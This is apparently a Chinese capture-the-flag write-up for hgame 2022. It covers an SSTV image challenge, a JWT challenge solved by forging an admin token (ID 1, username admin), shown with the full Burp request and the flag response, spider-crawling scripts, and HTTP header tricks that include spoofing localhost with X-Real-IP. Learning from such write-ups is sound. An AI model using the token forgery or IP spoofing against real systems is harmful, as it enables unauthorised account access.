
慢扫描电视的一个术语名称是窄带电视。广播电视需要6MHz的带宽，因为帧速为25到30fps。慢扫描电视的带宽只有3kHz，因此慢扫描电视是一种慢得多的静态图像传输方法，通常每帧需要持续8秒或若干分钟。

业余无线电操作员通常在短波（或高频）、甚高频、超高频波段使用慢扫描电视。

用RX-SSTV软件解出一张含有flag的二维码，模式是Robot 36。 AFC、LMS、BPF全按下

在这里要设置一个虚拟声卡，让声音传入RX-SSTV






Web

easy_auth

简单的JWT



Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6NjY3NywiVXNlck5hbWUiOiJmdWNrZnVjayIsIlBob25lIjoiIiwiRW1haWwiOiIiLCJleHAiOjE2NDQ5NzE3NjYsImlzcyI6Ik1KY2xvdWRzIn0.7N17pynLzrvqBen1C9_3x5Emrt_tLnHhO134TKCwBoY

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
  "UserName": "fuckfuck",
  "Phone": "",
  "Email": "",
  "exp": 1644971766,
  "iss": "MJclouds"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

data的值里有token，那就是jwt伪造登录admin账号

jwt每个字段的意思：
JWT 规定了7个官方字段，供选用
iss (issuer)：签发人
exp (expiration time)：过期时间
sub (subject)：主题
aud (audience)：受众
nbf (Not Before)：生效时间
iat (Issued At)：签发时间
jti (JWT ID)：编号

把ID改为1，username改为admin，密码清空，即可伪造出admin的的token，即可登录

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JJRCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBob
25lIjoiIiwiRW1haWwiOiIiLCJleHAiOjE2NDQ5
NzI3MDksImlzcyI6Ik1KY2xvdWRzIn0.Jquj65Y
TMbEAwyxKZ3gCAxwEfPUpeBxynzgOIHtxXUw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

Issuer (who created and signed this token)

```
{
  "ID": 1,
  "UserName": "admin",
  "Phone": "",
  "Email": "",
  "exp": 1644972709,
  "iss": "MJclouds"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret base64 encoded
)
```


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to By Jas502n

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

2 × 3 × 4 × ...

Go Cancel < > Target: http://whatadminisdoingwhat.mjclouds.com

Request

Raw Headers Hex

```
GET /v1/todo/list HTTP/1.1
Host: whatadminisdoingwhat.mjclouds.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.82 Safari/537.36
token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBob25lIjoiIiwiRW
1haWwiOiIiLCJleHAiOjE2NDQ5NzI3MDksImlzcyI6Ik1KY2xvdWRzIn0.Jquj65YTMbEAwyxKZ3gCAxwE
fPUpeBxynzgOIHtxXUw
Accept: */*
Origin: http://adminisdoingwhat.mjclouds.com
Referer: http://adminisdoingwhat.mjclouds.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex


```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 15 Feb 2022 12:46:18 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 309
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, Authorization,
Cookie, token
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE, UPDATE
Access-Control-Allow-Origin: http://adminisdoingwhat.mjclouds.com
Access-Control-Expose-Headers: Content-Length, Access-Control-Allow-Origin,
Access-Control-Allow-Headers, Cache-Control, Content-Language, Content-Type
X-Cache: MISS
Cache-Control: no-cache

{"code":2000,"message":"success","count":1,"data":[{"ID":1,"CreatedAt":"2022-01-18T21:58:53.457+
08:00","UpdatedAt":"2022-01-20T22:29:31.955+08:00","DeletedAt":null,"todo_name":"hgame{S0_y0u
_K1n0w_hOw_~JwT_Works~1I1IL}","description":"some
desc","end_time":"2022-01-18T21:58:53+08:00","status":0,"user_id":1}]}
```

Type a search term 0 matches

蛛蛛...嘿嘿♥我的蛛蛛

用chome浏览器打开F12一个一个点到第100关，抓包分析得到flag



> copy一下大佬的脚本：


```
# coding=utf-8
from bs4 import BeautifulSoup
import requests
# 定义一个获取url页面下label标签的attr属性的函数
def getHtml(url, label, attr):
    response = requests.get(url)
    response.encoding = 'utf-8'
    html = response.text
    soup = BeautifulSoup(html, 'html.parser');
    print(soup)
    for target in soup.find_all(label):
        try:
            value = target.get(attr)
        except:
            value = ''
        if value:
            return value
if __name__ == '__main__':
    result = ""
    while True:
        url = "https://hgame-spider.vidar.club/83e7510b40"
        label = 'a'
        attr = 'href'
        payload = result
        try:
            result = getHtml(url+payload,label,attr)
            print(result)
        except:
            break
```

> 爬虫：

```
import requests,regex
nextUrl = base = 'https://hgame-spider.vidar.club/xxxx'
while 1:
 keys = regex.findall('<a href=\"(\S+)\">点我试试 </a>',requests.get(nextUrl).text)
 if len(keys) == 0:
  break
 nextUrl = base + keys[0]
 print(nextUrl)
print(requests.get(nextUrl).headers)
```

Tetris plus

js代码审计，搜索3000得到jsfuck



Fujiwara Tofu Shop

数据包各种知识点

比赛链接已失效

> http协议里的Referer，Referer的意思就是表明产生请求的网页URL，这个属性可以用来跟踪Web请求是从什么网站来的。


> 将User-Agent改成Hachi-Roku，User-Agent就是客户浏览器名称

> 将cookie的flavor值设置为Raspberry，为什么是flavor，因为在返回包里的set-cookie有flavor=Strawberry;Strawberry是草莓这里改成树莓加到请求包里即可。

> 这个要加汽油值为100，那汽油的字段不清楚，和cookie一样看看返回包，返回包里有Gasoline: 0，而Gasoline就是汽油的意思，所以同样在请求包里加Gasoline:100即可。

> X-Forwarded-For相关的几个头部，最后用X-Real-IP:127.0.0.1也就是在请求包里加
> X-Real-IP：127.0.0.1

5. 伪造本地 ip,让后端认为请求就是从服务器本身发出的。一般想到伪造 IP 大家都会用 X-Forwarded-For， 这里我故意禁用了，然后好多人就卡住了，效果拔群2333。这里正确的做法应该是设置 `X-Real-IP` 为 `127.0.0.1`。IP 伪造和代理服务器有关，相关的请求头有 `X-Forworded-For`,`X-Real-IP`,`X-Client-IP`等，至于那个请求头能成功伪造 IP，得参考具体的网络环境，编程语言，服务端框架和服务端配置。返回头里给出了后端框架：`gin-gonic/gin`，预期解法是让大家去查一查 gin 是怎样处理这些请求头的，不过好像没人去查www。(https://github.com/gin-gonic/gin/issues/1684)



> 说明后端框架也是题目的一个信息。